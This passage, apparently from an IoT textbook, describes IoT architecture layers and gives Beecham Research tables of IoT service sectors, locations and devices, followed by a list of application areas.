
  This is a crucial layer as it serves as the main component in carrying out communication between two endpoints, such as device-to-device, device-to-cloud, device-to-gateway, or back-end data sharing.

- **Middleware Layer**

  This is one of the most critical layers that operates in two-way mode. As the name suggests, this layer sits in the middle of the application layer and the hardware layer, thus behaving as an interface between these two layers. It is responsible for important functions such as data management, device management, and various issues like data analysis, data aggregation, data filtering, device information discovery, and access control.

- **Application Layer**


  This layer, placed at the top of the stack, is responsible for the delivery of services to the relevant users from different sectors, including building, industrial, manufacturing, automobile, security, healthcare, etc.



IoT Application Areas and Devices

Service Sectors	Application Groups	Locations	Devices
Buildings	Commercial/Institutional	Office, Education, Retail, Hospitality, Healthcare, Airports, Stadiums	HVAC, Transport, Fire & Safety, Lighting, Security, Access, etc.
	Industrial	Process, Clean Room, Campus	
Energy	Supply/Demand	Power Gen, Trans & Dist, Low Voltage, Power Quality, Energy management	Turbines, Windmills, UPS, Batteries, Generators, Meters, Drills, Fuel Cells, etc.
	Alternative	Solar Wind, Co-generation, Electrochemical	
	Oil/Gas	Rigs, Derricks, Heads, Pumps, Pipelines	
Consumer and Home	Infrastructure	Wiring, Network Access, Energy management	Digital Cameras, Power Systems, MID, e-Readers, Dishwashers, Desktop Computers, Washing Machines/Dryers, Meters, Lights, TVs, MP3 Devices, Games Consoles, Alarms, etc.
	Awareness & Safety	Security/Alerts, Fire Safety, Elderly, Children, Power Protection	
	Convenience & Entertainment	HVAC/Climate, Lighting, Appliance, Entertainment	
Healthcare and Life Science	Care	Hospital, ER, Mobile, POC, Clinic, Labs, Doctor Office	MRI Machines, PDAs, Implants, Surgical Equipment, Pumps, Monitors, Telemedicine, etc.
	In Vivo/Home	Implants, Home, Monitoring Systems	
	Research	Drug Discovery, Diagnostics, Labs	
Transportation	Non-Vehicular	Air, Rail, Marine	Vehicles, Lights, Ships, Planes, Signage, Tolls, etc.
	Vehicles	Consumer, Commercial, Construction, Off-Highway	
	Trans Systems	Tolls, Traffic mgmt., Navigation	

http://www.beechamresearch.com



IoT Application Areas and Devices (Cont'd)

Service Sectors	Application Groups	Locations	Devices
Industrial	Resource Automation	Mining, Irrigation, Agricultural, Woodland	Pumps, Valves, Vats, Conveyors, Fabrication, Assembly/Packaging, Vessels/Tanks, etc.
	Fluid/Processes	Petro-Chem, Hydro, Carbons, Food, Beverage	
	Converting/Discrete	Metals, Papers, Rubber/Plastic, Metalworking electronics, Assembly/Test	
	Distribution	Pipelines, Conveyance	
Retail	Specialty	Fuel Stations, Gaming, Bowling, Cinemas, Discos, Special Events	POS Terminals, Tags, Cash Registers, Vending Machines, Signs, etc.
	Hospitality	Hotels Restaurants, Bars, Cafes, Clubs	
	Stores	Supermarkets, Shopping Centers, Single Site, Distribution, Centers	
Security / Public Safety	Surveillance	Radar/Satellite, Environ., Military Security, Unmanned, Fixed	Tanks, Fighter Jets, Battlefields, Jeeps, Cars, Ambulance, Homeland Security, Environment, Monitor, etc.
	Equipment	Weapons, Vehicles, Ships, Aircraft, Gear	
	Tracking	Human, Animal, Postal, Food, Health, Baggage	
	Public Infrastructure	Water, Treatment, Building, Environ. Equip. & Personnel, Police, Fire, Regulatory	
	Emergency Services	Ambulance, Police, Fire, Homeland Security	
IT and Networks	Public	Services, E-Commerce, Data Centers, Mobile Carriers, ISPs	Servers, Storage, PCs, Routers, Switches, PBXs, etc.
	Private Enterprise	IT/Data Center Office, Privacy Nets	

http://www.beechamresearch.com

IoT Application Areas and Devices

IoT devices have a wide range of applications. They are used in almost every sector of society to assist in various ways to simplify routine work and personal tasks and, thus, improve the standard of living. IoT technology is included in smart homes and buildings, healthcare devices, industrial appliances, transportation, security devices, the retail sector, etc.

Some of the applications of IoT devices are as follows:

- Smart devices that are connected to the Internet, providing different services to end-users, include thermostats, lighting systems and security systems, and several other systems that reside in buildings.
- In the healthcare and life science sectors, devices include wearable devices, health monitoring devices such as implanted heart pacemakers, ECG, EKG, surgical equipment, telemedicine, etc.
- The Industrial Internet of Things (IIoT) is attracting growth through three approaches: increasing production to boost revenue, using intelligent technology that is entirely changing the way goods are made, and the creation of new hybrid business models.
- Similarly, use of IoT technology in the transportation sector follows the concept of vehicle-to-vehicle, vehicle-to-roadside, and vehicle-to-pedestrian communication, thus improving traffic conditions, navigation systems, and parking schemes.
- IoT in retail is mainly used in payments, advertisements, and tracking or monitoring products to protect them from theft and loss, thereby increasing revenue.
- In IT and networks, IoT devices mainly include various office machines such as printers, fax machines, and copiers as well as PBX monitoring systems; these serve to improve communication between endpoints and provide ease of sending data across long distances.

